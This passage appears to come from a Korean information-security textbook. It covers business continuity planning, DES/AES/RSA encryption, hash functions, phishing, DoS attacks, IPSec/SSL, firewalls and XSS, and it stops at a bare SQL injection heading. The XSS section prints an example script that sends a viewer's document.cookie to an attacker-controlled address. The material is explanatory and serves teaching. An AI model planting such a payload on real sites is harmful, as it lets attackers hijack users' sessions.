- Full-Interruption Test : 실제로 재난이 발생할 때와 동일한 운영 시스템과 데이터로 Test를 수행한다. 가장 정확한 방법이지만 거의 사용되지 않는다. 이 방법은 테스트 자체가 재난이 될 수도 있다.

(2) BCP(Business Continuity Planning; 업무 연속성 계획)

① 재난 발생 시 비즈니스의 연속성을 유지하기 위한 계획이며, 사고나 비상사태로 업무가 중단되거나 일부가 마비되었을 때 정해진 절차에 따라 이전의 업무로 복귀할 수 있는 효과적이고 체계적인 과정이다.
② 재난에 대비한 사전계획을 포함한 전 준비과정에 해당되며, 구체적으로는 재난 발생 시의 손실에 대한 분석을 통해 사전 문제점을 제거하고, 복구전략을 정형화 및 체계화하고 테스트 과정 및 유지보수 프로그램을 도입하는 일련의 작업이 포함된다.
③ 재해, 재난으로 인해 정상적인 운용이 어려운 데이터 백업과 같은 단순 복구뿐만 아니라 고객 서비스의 지속성 보장, 핵심 업무 기능을 지속하는 환경을 조성해 기업 가치를 극대화하는 것을 말한다.
④ 기업이 운용하고 있는 시스템에 대한 평가 및 비즈니스 프로세스를 파악하고 재해 백업 시스템 운용 체계를 마련하여 재해로 인한 업무 손실을 최소화하는 컨설팅 기능을 포함한 개념으로 일반적으로 컨설팅-시스템 구축-시스템 관리의 3단계로 이뤄진다.
⑤ BCP를 위해서는 기업이 운영하고 있는 시스템의 파악과 함께 BIA가 선행되어야 한다. (BIA; Business Impact Analysis - 핵심사업, 자산 식별 및 영향파악)
⑥ 비즈니스 연속성 계획 수립 절차 : 비즈니스 분석 - 위험 평가 - 비즈니스 연속 전략 개발 - 비즈니스 연속 계획 개발 - 계획 연습

※ 업무영향분석(BIA; Business Impact Analysis)
① 재해발생으로부터 정상적인 업무가 중단된 경우에 조직 및 기업에 잠재적으로 미치는 영향 및 정량적 피해 규모를 규명한다.
② 현재 Business 측면에서 재해의 위험에 노출되어 있는 정보를 분석한다.
③ BIA 관련지표
- RTO(Recovery Time Objective; 목표복구시간) : 목표로 하는 업무별 복구시간으로 영향받은 업무의 중요도에 따라 결정된다.
- RSO(Recovery Scope Objective; 목표복구범위) : 재난복구에 적용된 업무 범위이다.

※ 한계복구시간(CRT; Critical Recovery Time), (MTD; Maximum Tolerable Downtime)
① 기업 생존에 치명적인 손상을 입히기 전에 이전의 업무를 재개해야 하는 목표시간이다.
② 대상 업무의 민감도와 장애에 대한 내성(tolerance)으로 주요 업무의 복구 순서를 결정하는 요인이 되는 것을 의미한다.

제2절 암호화

1. 암호화(Encryption)의 정의

① 평문(Plain Text)을 암호화 알고리즘을 통해 암호화된 문장을 생성하여 비 인가자로부터 정보를 보호하는 기술이다.

② 평문을 암호문으로 바꾸는 것이며, 이 암호문을 다시 평문으로 바꾸는 것은 복호화(Decryption)라고 한다.

암호화 : C = Ek(P) 평문 P를 키 k를 이용하여 암호화(E)를 통해 암호문 C을 얻는다.
복호화 : P = Dk(C) 암호문 C를 키 k를 이용하여 복호화(D)를 통해 평문 P를 얻는다.

P : 평문(Plaintext) C : 암호문(Ciphertext)

E : 암호화(Encrypt) D : 복호화(Decrypt)

2. 대칭키(공통키) 암호방식

암호화와 복호화에 동일한 키를 사용하는 비밀키 암호(secret key cipher) 방식은 공통키 암호(common key cipher) 또는 암호화와 복호화 과정이 대칭적이어서 대칭키 암호(symmetric key cipher)라고도 불리운다.

(1) DES(Data Encryption Standard)


1977년에 미국의 연방정보처리표준규격(FIPS)으로 채택된 대칭 암호이다. DES는 미국뿐만 아니라 전 세계의 정부나 은행 등에서 널리 이용되어 왔다. 컴퓨터의 발전으로 현재는 전사 공격으로도 해독될 수 있다.

1) 암호화/복호화

① DES는 64비트 평문을 64비트 암호문으로 암호화하는 대칭 암호 알고리즘이다.(키의 비트 길이는 56비트이다.)

② 그것보다 긴 비트 길이의 평문을 암호화하기 위해서는 평문을 블록 단위로 잘라낸 다음 DES를 이용해서 암호화를 반복할 필요가 있다.

③ 이렇게 반복하는 방법을 모드(mode)라고 한다.



2) DES의 구조

DES의 기본 구조는 Feistel이 만든 것으로 페이스텔 네트워크(Feistel network), 페이스텔 구조(Feistel structure), 혹은 페이스텔 암호(Feistel cipher)라 불리고 있다. (이 구조는 DES뿐만 아니라 많은 블록 암호에서 채용되고 있다.)

(2) 트리플 DES(triple-DES)

트리플 DES는 DES보다 강력하도록 DES를 3단 겹치게 한 암호 알고리즘이다.

(3) AES(Advanced Encryption Standard)

① 미국 연방표준 알고리즘으로 DES를 대신하는 차세대 표준 암호화 알고리즘으로 미국 상무성 산하 NIST 표준 알고리즘이다.

② 키 길이는 128, 192, 256 bit의 3종류로 구성된다.

③ 암호화 및 복호화가 빠르고 공격에 대해서 안전하며, 간단한 하드웨어 및 소프트웨어 구성의 편의성이 있다.

④ 2000년 10월 2일 Rijdeal이 NIST에 의해 AES로서 선정되었다.(Rijdeal에서는 페이스텔 네트워크가 아니라 SPN(Substitution-Permutation Network) 구조를 사용하고 있다.)

3. 비대칭키(공개키) 암호방식

공개키 암호방식은 암호화에 사용되는 키와 복호화에 사용되는 키가 서로 다른 방식이다. 키 쌍을 이루며 암호화용 키는 공개키(public key), 복호화용 키는 비밀키(private key)로 불리워진다.

① 공개키 암호방식은 대수학과 계산량 이론을 교묘히 응용한 방식으로 그 안전성은 수학적 문제를 풀기 위한 복잡성을 근거로 하고 있다.
② 공개키 암호에서 근거로 하는 수학적 문제로 대표적인 3가지
㉠ 정수의 소인수분해의 복잡성을 이용하는 것(RSA 암호 등)
㉡ 정수의 이산대수문제의 복잡성을 이용하는 것(Elgamal 암호 등)
㉢ 타원곡선상에 이산대수문제의 복잡성을 이용하는 것(타원곡선 암호 등)

4. 해시함수

(1) 해시함수의 특성

① 해시함수는 주어진 출력에 대하여 입력값을 구하는 것이 계산상 불가능(일방향성(one-way property))하고 같은 출력을 내는 임의의 서로 다른 두 입력 메시지를 찾는 것이 계산상 불가능(충돌회피성(collision free property))하다는 특성을 갖고 있다.

※ 해시함수의 기본 요구 조건
- 입력은 임의의 길이를 갖는다.
- 출력은 고정된 길이를 갖는다.
- 주어진 x에 대해서 H(x)는 비교적 계산하기 쉽다.
- H(x)는 일 방향 함수이다.
- H(x)는 충돌이 없다.(collision free)

② 해시 함수는 해시값의 생성에 있어서 비밀키를 사용하는 MAC(Message Authentication Code)과 비밀키를 사용하지 않는 MDC(Manipulation Detection Code)로 나눌 수 있다.

③ 메시지와 비밀키를 입력으로 받아 MAC으로 불리는 해시값을 생산해 낸다. 이는 비밀키를 아는 지정된 수신자만 동일한 해시값을 생성하도록 하여 데이터 무결성 뿐 만 아니라 데이터 발신자 인증 기능도 제공한다.

④ 암호학적 해시 함수가 갖추어야할 안전성은 다음의 세 가지이다.
- 역상 저항성(Preimage Resistance)
- 제 2 역상 저항성(Second Preimage Resistance)
- 충돌 저항성(Collision Resistance)

(2) 해시함수의 종류

① MD4
- 1990년 Ron Rivest에 의해 개발된 MD5의 초기 버전이다.
- 입력 데이터(길이에 상관없는 하나의 메시지)로부터 128비트 메시지 축약을 만듦으로써 데이터 무결성을 검증하는데 사용되는 알고리즘이다.

② MD5
- 1992년 Ron Rivest에 의해 개발되었다.
- MD5는 널리 사용된 해시 알고리즘이지만 충돌 회피성에서 문제점이 있다는 분석이 있으므로 기존의 응용과의 호환으로만 사용하고 더 이상 사용하지 않도록 하고 있다.
- 가변길이의 메시지를 받아들여 128비트의 해시 값을 출력하는 해시 알고리즘으로 메시지를 해시함수에 돌리기 전에 메시지를 512비트의 배수가 되도록 패딩(padding)을 하는 것이 선행되어야 한다.

> ※ MD4와 MD5의 차이
> ① MD4는 16단계의 3라운드를 사용하나 MD5는 16단계의 4라운드를 사용함.
> ② MD4는 각 라운드에서 한번씩 3개의 기약 함수를 사용함. 그러나 MD5는 각 라운드에서 한번씩 4개의 기약 논리 함수를 사용한다.
> ③ MD4는 마지막 단계의 부가를 포함하지 않지만 MD5의 각 단계는 이전 단계의 결과에 부가된다.

③ SHA(Secure Hash Algorithm)
- 1993년에 미국 NIST에 의해 개발되었고 가장 많이 사용되고 있는 방식이다.
- 많은 인터넷 응용에서 default 해시 알고리즘으로 사용되며, SHA256, SHA384, SHA512는 AES의 키 길이인 128, 192, 256 비트에 대응하도록 출력 길이를 늘인 해시 알고리즘이다.

④ HMAC
- HMAC은 속도향상과 보안성을 높이기 위해 MAC와 MDC를 합쳐 놓은 새로운 해시이다.
- 해시함수의 입력에 사용자의 비밀키와 메시지를 동시에 포함하여 해시코드를 구하는 방법이다.

⑤ HAVAL
- HAVAL은 가변길이의 출력을 내는 특수한 해시함수이다.
- MD5의 수정본으로 MD5보다 처리 속도가 빠르다.

제3절 해킹과 정보보호

1. 해킹 기술

① 피싱
금융기관 등의 웹사이트에서 보내온 메일로 위장하여 개인의 인증번호나 신용카드번호, 계좌번호 등을 빼내 이를 불법적으로 이용하는 사기수법이다.

② 파밍
해당 사이트가 공식적으로 운영하고 있던 도메인 자체를 중간에서 탈취하는 수법이며 사용자들은 늘 이용하는 사이트로 알고 의심하지 않고 개인 ID, 패스워드, 계좌정보 등을 노출할 수 있다.

③ 스니핑
- 네트워크 통신 내용을 도청하는 행위이다.
- 네트워크상에서 다른 상대방들의 패킷 교환을 엿듣는 것을 의미하며 이때 사용되는 도구를 패킷 분석기 또는 패킷 스니퍼라고 하며, 이는 네트워크의 일부나 디지털 네트워크를 통하는 트래픽의 내용을 저장하거나 가로채는 기능을 하는 SW/HW 이다.

④ 백도어
- 백도어는 시스템의 보안이 제거된 비밀 통로로서, 서비스 기술자나 유지 보수 프로그래머들이 접근 편의를 위해 시스템 설계자가 고의적으로 만들어 놓은 통로이다.
- 다른 말로는 트랩도어라고도 하며, 악의적인 목적으로 만들어 놓은 통로도 있는데, 백 오리피스로 대표되는 백도어 프로그램이 대표적이다.
- 이 프로그램은 해킹 프로그램의 일종으로 PC에 내장되어 사용자 몰래 사용자의 정보를 저장·유출하기 위한 프로그램이다.
- tripwire : 시스템 내부의 중요한 파일들에 대한 기본 체크썸을 데이터베이스화하여, 나중에 이들의 체크썸을 비교하여 변화 여부를 판단함으로써 공격자에 의해 시스템에 변화가 생겼는지를 확인할 수 있는 도구이다.

제4절 네트워크 보안

1. 네트워크 해킹 유형

(1) 서비스 거부공격 (DoS attack)

DoS공격은 인터넷을 통하여 장비나 네트워크를 목표로 공격한다. DoS공격의 목적은 정보를 훔치는 것이 아니라 장비나 네트워크를 무력화 시켜서 사용자가 더이상 네트워크 자원을 접근할 수 없게 만든다.

1) Ping of death

① 네트워크에서는 패킷을 전송하기 적당한 크기로 잘라서 보내는데 Ping of Death는 네트워크의 이런 특성을 이용한 것이다.
② 네트워크의 연결 상태를 점검하기 위한 ping 명령을 보낼 때, 패킷을 최대한 길게하여 (최대 65,500바이트) 공격 대상에게 보내면 패킷은 네트워크에서 수백 개의 패킷으로 잘게쪼개져 보내진다.
③ 네트워크의 특성에 따라 한 번 나뉜 패킷이 다시 합쳐져서 전송되는 일은 거의 없으며, 공격 대상 시스템은 결과적으로 대량의 작은 패킷을 수신하게 되어 네트워크가 마비된다.
④ Ping of death 공격을 막는 방법으로는 ping이 내부 네트워크에 들어오지 못하도록 방화벽에서 ping이 사용하는 프로토콜인 ICMP를 차단하는 방법이 있다.


2) TearDrop 공격

① TearDrop은 IP패킷 전송이 잘게 나누어졌다가 다시 재조합하는 과정의 약점을 악용한 공격이다. 보통 IP패킷은 하나의 큰 자료를 잘게 나누어서 보내게 되는데, 이때 offset을 이용하여 나누었다 도착지에서 offset을 이용하여 재조합하게 된다. 이때 동일한 offset을 겹치게 만들면 시스템은 교착되거나 충돌을 일으키거나 재시동 되기도 한다.
② 시스템의 패킷 재전송과 재조합에 과부하가 걸리도록 시퀀스 넘버를 속인다.
③ 과부하가 걸리거나 계속 반복되는 패킷은 무시하고 버리도록 처리해야 방지할 수 있다.

[TearDrop 공격시 패킷의 시퀀스 넘버]

패킷 번호	정상 패킷의 시퀀스 넘버	공격을 위한 패킷의 시퀀스 넘버
1	1-101	1-101
2	101-201	81-181
3	201-301	221-321
4	301-401	251-351


[TearDrop 공격시 패킷의 배치]



3) SYN Flooding 공격

① SYN공격은 대상 시스템에 연속적인 SYN패킷을 보내서 넘치게 만들어 버리는 공격이다.
② 각각의 패킷이 목적 시스템에 SYN-ACK 응답을 발생 시키는데, 시스템이 SYN-ACK에 따르는 ACK(acknowledgement)를 기다리는 동안, backlog 큐로 알려진 큐에 모든 SYN-ACK 응답들을 넣게 된다.
③ SYN-ACK은 오직 ACK가 도착할 때나 내부의 비교적 길게 맞추어진 타이머의 시간이 넘었을 때만이 3단계 교환 TCP 통신 규약을 끝내게 된다. 이 큐가 가득 차게되면 들어오는 모든 SYN요구를 무시하고 시스템이 인증된 사용자들의 요구에 응답할 수 없게 되는 것이다.
④ 웹 서버의 SYN Received의 대기 시간을 줄이거나 IPS와 같은 보안 시스템도 이러한 공격을 쉽게 차단하여 공격의 위험성을 낮출 수 있다.

[SYN Flooding 공격시 3-way handshaking]



4) Land 공격

① 패킷을 전송할 때 출발지 IP 주소와 목적지 IP 주소값을 똑같이 만들어서 공격대상에게 보내는 공격이다. 이 때 조작된 IP 주소값은 공격 대상의 IP 주소여야 한다.
② Land 공격에 대한 보안 대책도 운영체제의 패치를 통해서 가능하다.
③ 방화벽 등과 같은 보안 솔루션에서 패킷의 출발지주소와 목적지주소의 적절성을 검증하는 기능을 이용하여 필터링할 수 있다.


5) Smurf 공격

① Ping of Death처럼 ICMP 패킷을 이용한다.
② ICMP Request 를 받은 네트워크는 ICMP Request 패킷의 위조된 시작 IP 주소로 ICMP Reply 를 다시 보낸다. 결국 공격 대상은 수많은 ICMP Reply 를 받게 되고 Ping of Death 처럼 수많은 패킷이 시스템을 과부하 상태로 만든다.
③ Smurf 공격에 대한 대응책은 라우터에서 다이렉트 브로드캐스트를 막는 것이다. (처음부터 다이렉트 브로드캐스트를 지원하지 않는 라우터도 있다.)

6) DDoS(Distributed Denial of Service) 공격

① 1999년 8월 17일 미네소타 대학에서 발생한 것으로 알려져 있다. 야후, NBC, CNN 서버의 서비스를 중지시켰다.
② 피해가 상당히 심각하며 이에 대한 확실한 대책 역시 없고 공격자의 위치와 구체적인 발원지를 파악하는 것도 거의 불가능에 가깝다.
③ 특성상 대부분의 공격이 자동화된 툴을 이용한다.
④ 공격의 범위가 방대하며 DDoS 공격을 하려면 최종 공격 대상 이외에도 공격을 증폭시켜주는 중간자가 필요하다.

[DDoS 공격도]



- 공격자(Attacker) : 공격을 주도하는 해커의 컴퓨터.
- 마스터(Master) : 공격자에게서 직접 명령을 받는 시스템으로, 여러 대의 에이전트를 관리.
- 핸들러(Handler) 프로그램 : 마스터 시스템의 역할을 수행하는 프로그램.
- 에이전트(Agent) : 공격 대상에 직접 공격을 가하는 시스템.
- 데몬(Daemon) 프로그램 : 에이전트 시스템의 역할을 수행하는 프로그램.

(2) 스니핑(Sniffing)

스니핑(Sniffing) 공격을 수동적(Passive) 공격이라 한다. (공격할 때 아무 것도 하지 않고 조용히 있는 것만으로도 충분하기 때문이다.)

(3) 스푸핑(Spoofing)

네트워크에서 스푸핑 대상은 MAC 주소, IP 주소, 포트 등 네트워크 통신과 관련된 모든 것이 될 수 있다.

(4) 랜섬웨어(Ransomware)

몸값을 의미하는 Ransom과 소프트웨어(Software)의 합성어이다. 시스템을 잠그거나 데이터를 암호화해 사용할 수 없도록 만든 뒤, 이를 인질로 금전을 요구하는 악성 프로그램을 일컫는다.

2. 암호화 프로토콜

- OSI 각 계층의 암호화 프로토콜은 전송계층4(SSL), 네트워크계층3(IPSec), 데이터링크계층2(PPTP, L2TP, L2F)가 있다.

(1) 데이터 링크 계층의 암호화 프로토콜
① PPTP(Point-to-Point Tunneling Protocol) : 마이크로소프트사가 제안한 VPN 프로토콜로, PPP에 기초한다.
② L2TP(Layer 2 Tunneling Protocol) : 시스코가 제안한 L2F(Layer 2 Forwarding)와 PPTP가 결합된 프로토콜이다.

(2) 네트워크 계층의 암호화 프로토콜

① IPSec(IP Security)
- IPSec는 안전하지 않은 네트워크 상의 두 컴퓨터 사이에 암호화된 안전한 통신을 제공하는 프로토콜이다.
- IPSec은 네트워크계층의 보안에 대해서 안정적인 기초를 제공하며, 주로 방화벽이나 게이트웨이 등에서 구현된다.
- IP 스푸핑이나 스니핑 공격에 대한 대응 방안이 될 수 있다.
- IPSec에서는 암호화나 인증방식이 특별히 규정되어 있지 않으나 이들 방식을 통지하기 위한 틀을 제공하고 있는데, 이 틀을 SA(Security Association)fk 한다. 이 틀을 토아여 많은 암호화 알고리즘을 수용할 수 있을 뿐만 아니라 새로운 알고리즘을 적용하여 구현할 수 있게 한다.
- AH(Authentication Header) : 데이터가 전송 도중에 변조되었는지를 확인할 수 있도록 데이터의 무결성에 대해 검사한다. 그리고 데이터를 스니핑한 뒤 해당 데이터를 다시 보내는 재생공격(Replay Attack)을 막을 수 있다.
- ESP(Encapsulating Security Payload) : 메시지의 암호화를 제공한다. 사용하는 암호화 알고리즘으로는 DES-CBC, 3DES, RC5, IDEA, 3IDEA, CAST, blowfish 가 있다.
- IKE(Internet Key Exchange) : ISAKMP(Internet Security Association and Key Management Protocol), SKEME, Oakley 알고리즘의 조합으로, 두 컴퓨터간의 보안 연결(SA, Security Association)을 설정한다. IPSec에서는 IKE를 이용하여 연결이 성공하면 8시간 동안 유지하므로, 8시간이 넘으면 SA를 다시 설정해야 한다.
3계층의 암호화 프로토콜이며, IP에 기반한 네트워크에서만 동작한다.

(3) 전송 계층의 암호화 프로토콜

① SSL(Secure Socket Layer)

- 인터넷을 통해 전달되는 정보 보안의 안전한 거래를 허용하기 위해 Netscape 사에서 개발한 인터넷 통신 규약 프로토콜이다.
- SSL은 WWW뿐만 아니라 텔넷, FTP 등 다양한 인터넷서비스 분야에도 활용이 가능하다. SSL의 암호화 표준은 미국 보안전문업체인 RSA사의 방식을 따르고 있다.
- SSL 규약은 크게 3가지 기능이 있는데 암호화(Encryption), 인증(Authentication), 메시지 확인 규

칙(Message Authentication Code)이다.
- SSL은 S-HTTP와는 다르게 HTTP뿐만 아니라 telnet, ftp 등 다른 응용프로그램에서도 사용할 수 있다.
- SSL은 여러 암호화알고리즘을 지원하고 있다. HandShake Protocol에서는 RSA 공개키 암호 체제를 사용하고 있으며, HandShake 가 끝난 후에는 여러 해독 체계가 사용된다. 그 해독 체계 중에는 RC2, RC4, IDEA, DES, TDES, MD5 등의 알고리즘이 있다.
- 공개키 증명은 X.509의 구문을 따르고 있다.

[SSL 프로토콜]

프로토콜	내용
HandShake Protocol	클라이언트와 서버의 상호 인증, 암호 알고리즘, 암호키, MAC 알고리즘 등의 속성을 사전합의(사용할 알고리즘 결정 및 키 분배 수행)
Change Cipher Spec protocol	협상된 Cipher 규격과 암호키를 이용하여 추후 레코드의 메시지를 보호할 것을 명령
Alert Protocol	다양한 에러 메시지를 전달
Record Protocol	트랜스포트 계층을 지나기전에 어플리케이션 데이터를 암호화

3. 네트워크 보안 장비

(1) IDS(Intrusion Detection System)

① 침입탐지시스템은 대상 시스템(네트워크 세그먼트 탐지 영역)에 대한 인가되지 않은 행위와 비정상적인 행동을 탐지하고, 탐지된 불법 행위를 구별하여 실시간으로 침입을 차단하는 기능을 가진 보안시스템이다.
② 침입탐지시스템은 일반적인 보안시스템 구현 절차의 관점에서 침입차단시스템과 더불어 가장 우선적으로 구축되었으며, 침입탐지시스템의 구축 목적은 해킹 등의 불법 행위에 대한 실시간 탐지 및 차단과 침입차단시스템에서 허용한 패킷을 이용하는 해킹 공격의 방어 등의 목적으로 구축된다.

(2) 침입차단시스템(Firewall)
방화벽이란 외부로부터 내부망을 보호하기 위한 네트워크 구성요소 중의 하나로써 외부의 불법 침입으로부터 내부의 정보자산을 보호하고 외부로부터 유해정보 유입을 차단하기 위한 정책과 이를 지원하는 H/W 및 S/W를 말한다.

(3) 가상사설망(VPN: Virtual Private Network)

① 인터넷(Internet)과 같은 공중망을 이용하여 사설망과 같은 효과를 얻기 위한 기술로 기존의 전용선을 이용한 사설망에 비해 훨씬 저렴한 비용으로 보다 연결성이 뛰어나면서도 안전한 망을 구성할 수 있다.
② VPN을 구성하기 위한 핵심 기술로는 터널링(tunneling) 기술과 암호화 기술이 있다. VPN에 사용되는 터널링(tunneling) 기술은 인터넷 상에서 외부의 영향을 받지 않는 가상적인 터널을 형성해 정보를 주고받도록 하는 기술로서, 시작점에서 끝점까지 상호 약속된 프로토콜로 세션을 구성하게 된다.
③ 암호화 혹은 인증 터널을 통해 전송되는 데이터는 기밀성, 무결성, 인증 과 같은 보안 서비스가 보장된다.

4. 웹 보안

(1) HTTP(Hyper Text Transfer Protocol)
① 하이퍼텍스트의 방식에서 http는 정보를 교환하기 위한 하나의 규칙이다.
② HTTP는 메시지의 구조를 정의하고, 클라이언트와 서버가 어떻게 메시지를 교환하는지를 정해 놓은 프로토콜로 클라이언트 프로그램과 서버 프로그램은 HTTP 메시지를 교환함으로써 서로 대화한다.
③ HTTP는 World Wide Web을 위한 프로토콜로 요청과 응답 프로토콜로 구성되어 있다. 즉, 웹 클라이언트(웹 브라우저)가 특정 웹 페이지에 대한 전송을 웹 서버에게 요청하면 웹 서버는 해당 웹 문서의 내용을 적절한 헤더 파일과 함께 전송함으로 응답한다.
④ HTTP에서는 클라이언트와 서버 간의 의사소통을 method라는 일종의 명령어들을 사용하여 행하는데, 이에는 GET(웹 서버로부터 원하는 웹 문서 요청), HEAD(웹 문서의 본문을 제외한 정보를 요청), POST(클라이언트가 웹 서버에 데이터를 전달하는 방법) 등이 있다.

(2) HTTPS
- 사용자의 웹 브라우저와 시큐어 웹서버 사이에 암호화된 통신채널을 만들기 위해 SSL 또는 TLS를 사용한다.

(3) XSS(Corss Site Scripting)
① XSS는 타 사용자의 정보를 추출하기 위해 사용되는 공격 기법으로 게시판이나 검색 부분, 즉 사용자의 입력을 받아들이는 부분에 스크립트 코드를 필터링하지 않음으로써 공격자가 스크립트 코드를 실행할 수 있게 되는 취약점이다.
② XSS는 과부하를 일으켜 서버를 다운시키거나 피싱공격으로도 사용가능하고, 가장 일반적인 목적은 웹 사용자의 정보 추출이다.

③ XSS를 통한 공격 방법
- 실제 XSS 공격을 통해 다른 사용자의 쿠키 값을 이용해 다른 사용자로 로그인 하는 과정
  ㉠ 게시판에 특정 스크립트를 작성한 뒤 불특정 다수가 보도록 유도한다.
  ㉡ 스크립트가 시작하여 열람자의 쿠키 값을 가로챈다.
  ㉢ 가로챈 쿠키 값을 재전송한다.
  ㉣ 공격자는 열람자의 정보로 로그인을 한다.
  예) <script> url="http://192.168.0.1/GetCookie.jsp?cookie=+document.cookie
  ;whidow.open(url,width=0, height=0);</script>

(4) SQL 삽입공격(SQL Injection)
